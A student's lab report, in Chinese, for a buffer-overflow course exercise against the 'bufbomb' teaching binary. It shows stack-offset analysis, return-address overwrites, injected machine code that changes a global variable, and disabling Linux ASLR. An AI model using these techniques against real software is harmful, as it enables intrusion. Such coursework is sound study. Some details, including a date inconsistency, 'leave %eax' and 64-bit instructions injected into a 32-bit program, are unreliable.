

深圳大学实验报告

课程名称： 计算机系统(2)

实验项目名称： 缓冲区溢出攻击实验

学 院： 计算机与软件学院

专 业： 计算机科学与技术

指导教师： 马晨琳

报告人： 黄嘉聪 学号： 2023192044 班级： 1

实 验 时 间： 2025年4月30日~5月13日

实验报告提交时间： 2024年5月13日

一、实验目标：

1. 理解程序函数调用中参数传递机制；
2. 掌握缓冲区溢出攻击方法；
3. 进一步熟练掌握 GDB 调试工具和 objdump 反汇编工具。

二、实验环境：

1. 计算机（Intel CPU）
2. Linux 64 位操作系统
3. GDB 调试工具
4. objdump 反汇编工具

三、实验内容

本实验设计为一个黑客利用缓冲区溢出技术进行攻击的游戏。我们仅给黑客（同学）提供一个二进制可执行文件 `bufbomb` 和部分函数的 C 代码，不提供每个关卡的源代码。程序运行中有 3 个关卡，每个关卡需要用户输入正确的缓冲区内容，否则无法通过关卡！

要求同学查看各关卡的要求，运用 **GDB 调试工具**和 **objdump 反汇编工具**，通过分析汇编代码和相应的栈帧结构，通过缓冲区溢出办法在执行了 `getbuf()`函数返回时作攻击，使之返回到各关卡要求的指定函数中。第一关只需要返回到指定函数，第二关不仅返回到指定函数还需要为该指定函数准备好参数，最后一关要求在返回到指定函数之前执行一段汇编代码完成全局变量的修改。

实验代码 `bufbomb` 和相关工具（`sendstring/makecookie`）的更详细内容请参考“实验四 缓冲区溢出攻击实验.pptx”。

本实验要求解决关卡 1、2、3，给出实验思路，通过截图把实验过程和结果写在实验报告上。

四、实验步骤和结果

实验前准备：相关执行库的安装

因为本次实验用到的可执行文件是 32 位，而实验环境是 64 位的，需要先安装一个 32 位的库，在 root 权限下安装如下所示：

①如图 1 所示，由于 Ubuntu 的更新，目前最新版本已不支持执行库的直接安装，故先需要输入指令【dpkg -add-architecture i386】打开安装的权限，然后输入指令【apt update】对安装源进行更新。

```
root@chino-VMware-Virtual-Platform:/home/huangjiacong_2023192044/experiment4
# sudo dpkg --add-architecture i386
root@chino-VMware-Virtual-Platform:/home/huangjiacong_2023192044/experiment4
# sudo apt update
```

图 1 安装环境的更新

②如图 2 所示，输入更新的指令【apt install libncurses6:i386 zlib1g:i386】对执行库进行安装。

```
root@chino-VMware-Virtual-Platform:/home/huangjiacong_2023192044/experiment4
# sudo apt install libncurses6:i386 zlib1g:i386
将要安装:
  libncurses6:i386  zlib1g:i386
```

图 2 执行库的安装

③输入指令【apt install sendmail】对 sendmail 进行安装。

```
root@chino-VMware-Virtual-Platform:/home/huangjiacong_2023192044/experiment4
# apt install sendmail
将要安装:
  sendmail
```

图 3 sendmail 的安装

实验攻击目标来源：

首先利用反汇编命令对 bufbomb 进行反汇编，获取其代码，并如图 3 所示，在 bufbomb 的汇编代码中找到 test 函数，获取到 test 的函数的汇编代码如下：

```
1  08048da0 <test>:
2  8048da0: 55                push    %ebp
3  8048da1: 89 e5             mov     %esp,%ebp
4  8048da3: 83 ec 18          sub     $0x18,%esp
5  8048da6: c7 45 fc ef be ad de movl    $0xdeadbeef,-0x4(%ebp)
6  8048dad: e8 1e fd ff ff    call   8048ad0 <getbuf>
```

图 4 test 函数汇编代码

由 test 函数的汇编代码可以获知，里面调用了 getbuf 函数，如图 5 所示，找到 getbuf 函数的汇编代码，以便分析 getbuf 在调用 Gets 函数时的栈帧结构，汇编代码如下：

```
1  08048ad0 <getbuf>:
2  8048ad0: 55                push    %ebp
3  8048ad1: 89 e5             mov     %esp,%ebp
4  8048ad3: 83 ec 28          sub     $0x28,%esp
5  8048ad6: 8d 45 e8          lea     -0x18(%ebp),%eax
6  8048ad9: 89 04 24          mov     %eax,(%esp)
7  8048adc: e8 df fe ff ff   call    80489c0 <Gets>
8  8048ae1: c9               leave   %eax
9  8048ae2: b8 01 00 00 00   mov     $0x1,%eax
10 8048ae7: c3              ret
11 8048ae8: 90              nop
12 8048ae9: 8d b4 26 00 00 00 00 lea     0x0(%esi,%eiz,1),%esi
13
```

图 5 getbuf 函数汇编代码

发现 getbuf 中调用了 gets 函数从标准输入设备读入字符串，而系统函数 gets() 未进行缓冲区溢出保护。其代码如下：

```
1  int getbuf()
2  {
3      char buf[12];
4      Gets(buf);
5      return;
6  }
7
```

图 6 getbuf 函数代码

为此，我们可以通过构造并输入大于 getbuf() 中给出的数据缓冲区的字符串而破坏 getbuf() 的栈帧，替换其返回地址，从而对运行程序进行替换与更改。

步骤 1 返回到 smoke()

1.1 解题思路


在步骤 1 当中，我们的目标是使 `getbuf()` 返回时，不返回到 `test()`，而是直接返回到指定的 `smoke()` 函数。

为此，我们可以通过构造并输入大于 `getbuf()` 中给出的数据缓冲区的字符串而破坏 `getbuf()` 的栈帧，替换其返回地址，将返回地址改成 `smoke()` 函数的地址。

1.2 解题过程

①观察图 5（7）所示的 `getbuf()` 汇编代码，发现由于第 1 行的指令将旧的【`ebp`】压入栈中，又使用了第 2 行的指令对其进行更新，所以此时返回的地址便为第 2 行语句执行后【`ebp`】所对应的地址向上一个栈，也即【`ebp+0x04`】

②同理，在第 5 行的指令当中，为输入的内容设定起始空间为【`ebp-0x18`】，也即【`buf[0]`】的地址。



```
1  08048ad0 <getbuf>:
2  8048ad0: 55                push    %ebp
3  8048ad1: 89 e5             mov     %esp,%ebp
4  8048ad3: 83 ec 28          sub     $0x28,%esp
5  8048ad6: 8d 45 e8          lea     -0x18(%ebp),%eax
6  8048ad9: 89 04 24          mov     %eax,(%esp)
7  8048adc: e8 df fe ff ff   call    80489c0 <Gets>
8  8048ae1: c9                leave   %ebp
9  8048ae2: b8 01 00 00 00   mov     $0x1,%eax
10 8048ae7: c3                ret
11 8048ae8: 90                nop
12 8048ae9: 8d b4 26 00 00 00 lea     0x0(%esi,%eiz,1),%esi
13
```

图 7 `getbuf` 函数汇编代码

③两个地址间相差 $0x04 - (-0x18) = 0x1C = 28$ ，故需要先输入 $(28 * 8$ （地址长度）/ 4（`int` 类型字符长度））= 56 个任意字符进行填充，再填入 `smoke()` 的地址对其返回地址进行覆盖替换，从而使得返回地址被设定为 `smoke()` 的地址，完成溢出攻击返回到 `smoke()`。

④如图 8 所示，在汇编代码中找到 `smoke()` 的地址为【`0x08048eb0`】。



```
1  08048eb0 <smoke>:
```

图 8 `smoke` 函数地址

⑤新建 Chino.txt 文件，如图 9 所示，输入符合条件的字符并保存，需要注意的是，由于 x86 汇编指令为小端法进行存储，输入的地址需要进行小端法的转化。




图 9 步骤 1 攻击输入内容

⑥输入指令【cat Chino.txt | ./sendstring | ./bufbomb -t huangjiacong】将攻击文件 Chino.txt 分别输出到终端，转化为二进制流，最后输入到 bufbomb 文件里面。

1.3 最终结果截图

如图 10 所示，完成步骤 1。



图 10 步骤 1 最终结果

步骤 2 返回到 fizz()并准备相应参数

2.1 解题思路

和步骤 1 类似，也是需要先进入 fizz()函数当中，故攻击语句中只需要先把步骤 1 中传入的函数地址换成 fizz()函数的即可，然后再在 fizz()函数中观察其要读取的地址位置，将那个位置也在攻击语句中进行输入覆盖即可。

2.2 解题过程

①观察在汇编代码中找到的如图 11 所示的 fizz()函数内容，发现在第 5 行当中，其读取【ebp-0x8】的内容作为其传入的参数，而在第 6 行中，将其与【0x804a1d4】的内容进行比较。




图 11 getbuf 函数汇编代码节选

②如图 12 所示，使用 gdb 调试，设置断点，对【0x804a1d4】的内容进行查看，发现该地址存储为 cookie 值，说明应该在【ebp-0x8】中填入 cookie 进行覆盖。

```
Breakpoint 1, 0x08048ad6 in getbuf ()
(gdb) x/x 0x804a1d4
0x804a1d4 <cookie>: 0x200bdd34
```

图 12 0x804a1d4 地址对应变量

③获取自己的 cookie 值。如图 13 所示，输入指令【./makecookie huangjiacong】获取到 cookie 值为【0x200bdd34】。

```
root@chino-VMware-Virtual-Platform:/home/huangjiacong_2023192044/experiment4# ./makecookie huangjiacong
0x200bdd34
```

图 13 获取 cookie

④新建 Chino2.txt 文件，如图 14 所示，输入符合条件的字符并保存，需要注意的是，由于 x86 汇编指令为小端法进行存储，输入的地址和 cookie 需要进行小端法的转化。




图 14 步骤 2 攻击输入内容

⑤输入指令【cat Chino2.txt | ./sendstring | ./bufbomb -t huangjiacong】将攻击文件 Chino2.txt 分别输出到终端，转化为二进制流，最后输入到 bufbomb 文件里面。

2.3 最终结果截图

如图 15 所示，完成步骤 2。

```
root@chino-VMware-Virtual-Platform:/home/huangjiacong_2023192044/experiment4# cat Chino2.txt | ./sendstring | ./bufbomb -t huangjiacong
Team: huangjiacong
Cookie: 0x200bdd34
Type string:Fizz!: You called fizz(0x200bdd34)
NICE JOB!
Sent validation information to grading server
```

图 15 步骤 2 最终结果

步骤 3 返回到 bang()且修改 global_value

3.1 解题思路

由于题目中已经提到在 getbuf()函数执行的最后会跳入 bang()函数，故在步骤 3 中无需对函数的位置进行传入。

再在 fizz()函数中观察其要进行的操作，编制相应汇编代码并转化为机器码，并在一开始输入的 get()中产生的 28 个字符的空隙当中输入并执行，而后将 buf[0] 的位置输入进返回值中，使得函数跳回到 buf[0]的位置处，从而依次执行写入的代码。执行完毕后，getbuf()函数本身可以正常运行进入 bang()函数即可。

3.2 解题过程

①首先，为了能精确地指定跳转地址，如图 16 所示，先在 root 权限下输入指令【sysctl -w kernel.randomize_va_space=0】关闭 Linux 的内存地址随机化。

```
root@chino-VMware-Virtual-Platform:/home/huangjiacong_2023192044/experiment4# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

图 16 关闭 Linux 的内存地址随机化

②观察在汇编代码中找到的如图 17 所示的 bang()函数内容，发现在第 5 行当中，其读取【0x804a1c4】的内容作为其传入的参数，而在第 6 行中，将其与【0x804a1d4】的内容进行比较，其中，【0x804a1d4】中存储的内容由步骤 2 可知为 cookie。

```
1  08048e10 <bang>:
2  8048e10:  55                      push    %ebp
3  8048e11:  89 e5                   mov     %esp,%ebp
4  8048e13:  83 ec 08                sub     $0x8,%esp
5  8048e16:  a1 c4 a1 04 08         mov     0x804a1c4,%eax
6  8048e1b:  3b 05 d4 a1 04 08      cmp     0x804a1d4,%eax
7  8048e21:  74 1d                   je      8048e40 <bang+0x30>
```

图 17 bang 函数汇编代码节选

③同步骤 2，如图 18 所示，使用 gdb 对【0x804a1c4】的内容进行查看，发现该地址对应的为 global_value 变量。故我们需要编写汇编代码，将 cookie 当中的值传入 global_value 变量当中即可。

```
Breakpoint 1, 0x08048ad6 in getbuf ()
(gdb) x/x 0x804a1c4
0x804a1c4 <global_value>: 0x00000000
```

图 18 0x804a1c4 地址对应变量的值


④创建文件 Chino.s，在里面编写如图 19 所示的汇编代码。



```
1  mov (0x804a1d4),%rdx
2  mov %rdx,(0x804a1c4)
3  mov $0x08048e10,%rdx
4  jmp *%rdx
```

图 19 Chino.s 中存储的将要执行的汇编代码


⑤如图 20 所示，输入指令【gcc -c Chino.s -o Chino.o】通过 gcc 将文件进行编译。再输入指令【objdump -d Chino.o >hack.txt】进行反编译，获取其机器码。



```
root@chino-VMware-Virtual-Platform:/home/huangjiacong_2023192044/experiment4# gcc -c Chino.s -o Chino.o
Chino.s: Assembler messages:
Chino.s: 警告: 文件结束, 非行尾: 插入新行
root@chino-VMware-Virtual-Platform:/home/huangjiacong_2023192044/experiment4# objdump -d Chino.o >hack.txt
```

图 20 获取 Chino.s 对应的机器码

⑥如图 21 所示即为 hack.txt 中存储的机器码。



```
1  Chino.o:      文件格式 elf64-x86-64
2
3
4  Disassembly of section .text:
5
6  0000000000000000 <.text>:
7      0: 48 8b 14 25 d4 a1 04      mov     0x804a1d4,%rdx
8      7: 08
9      8: 48 89 14 25 c4 a1 04      mov     %rdx,0x804a1c4
10     f: 08
11     10: 48 c7 c2 10 8e 04 08      mov     $0x08048e10,%rdx
12     x 17: ff e2                    jmp     *%rdx
```

图 21 Chino.s 对应的机器码

⑦为了让 `getbuf()` 数组返回至 `buf[0]` 处, 需要获知 `buf[0]` 在函数运行时的内存地址, 同③, 如图 22 所示, 使用 `gdb` 调试获取 **【ebp】** 的值为 **【0xffffbdc8】**, 故由步骤 1 可知 `buf[0]` 的地址为 **【ebp-0x18=0xffffbdc0】**

```
Breakpoint 1, 0x08048ad6 in getbuf ()
(gdb) p $ebp
$1 = (void *) 0xffffbdc8
```

图 22 获取 `buf[0]` 的地址

⑧如图 23 所示, 将汇编代码对应的机器码填入步骤 1 中填入任意字符的空隙中, 填充机器码后剩余的部分输入任意字符代替即可。最后再将步骤 1 中对应的返回地址填入 `buf[0]` 的地址 **【0xffffbdc0】**。需要注意的是, 机器码的填入不需要进行小端转化, 而地址仍旧需要进行转化。



图 23 步骤 2 攻击输入内容

⑨输入指令 **【cat Chino3.txt | ./sendstring | ./bufbomb -t huangjiacong】** 将攻击文件 `Chino2.txt` 分别输出到终端, 转化为二进制流, 最后输入到 `bufbomb` 文件里面。

3.3 最终结果截图

如图 24 所示, 完成步骤 3。

```
root@chino-VMware-Virtual-Platform:/home/huangjiacong_2023192044/experiment4# cat Chino3.txt | ./sendstring | ./bufbomb -t huangjiacong
Team: huangjiacong
Cookie: 0x200bdd34
Type string:Bang!: You set global_value to 0x200bdd34
NICE JOB!
Sent validation information to grading server
```

图 24 步骤 3 最终结果

五、实验总结与体会

需要说明的是，从本次实验开始，终端环境更换为 **Vscode** 的 **SSH** 远程服务器，故截图界面会与 **Ubuntu** 内部终端不同。

本次实验通过缓冲区溢出攻击的实践，深入理解了程序函数调用机制与栈帧结构的安全隐患。

①在第一关中，通过分析获知输入内容的漏洞，并通过输入覆盖返回地址跳转至 `smoke()` 函数

②在第二关在跳转至 `fizz()` 的基础上，通过类似的方法覆写传入的函数参数，正确传递 `cookie` 参数

③在第三关则利用第一关中空出的输入内容部分，传入相应代码修改全局变量后跳转至 `bang()` 函数，过程中，利用 `objdump` 获取目标函数汇编代码与机器码，并成功实验 **GDB** 调试器定位关键内存地址（如 `buf` 数组起始位置、全局变量 `global_value` 和 `cookie` 存储地址）。

④在实验当中，出现的内存随机变动而导致 `buf[0]` 的位置始终不正确的问题，最后通过关闭 **Linux** 相应的内容随机机制得以解决。而对于跳转地址的输入，一开始也是按照给予的地址进行输入，发现问题后将地址改为小端法的地址进行输入得以解决。

总而言之，本次实验中。不仅验证了缓冲区溢出攻击的原理，更强化了我对系统安全机制的认识，尤其是对于输入安全性的认知，同时提升了逆向分析能力和对底层系统交互的理解，深刻体会到安全编程规范的重要性。

指导教师批阅意见:

成绩评定:

指导教师签字： 马晨琳

2024 年 5 月 日

备注:

注：1、报告内的项目或内容设置，可根据实际情况加以调整和补充。

2、教师批改学生实验报告时间应在学生提交实验报告时间后 10 日内。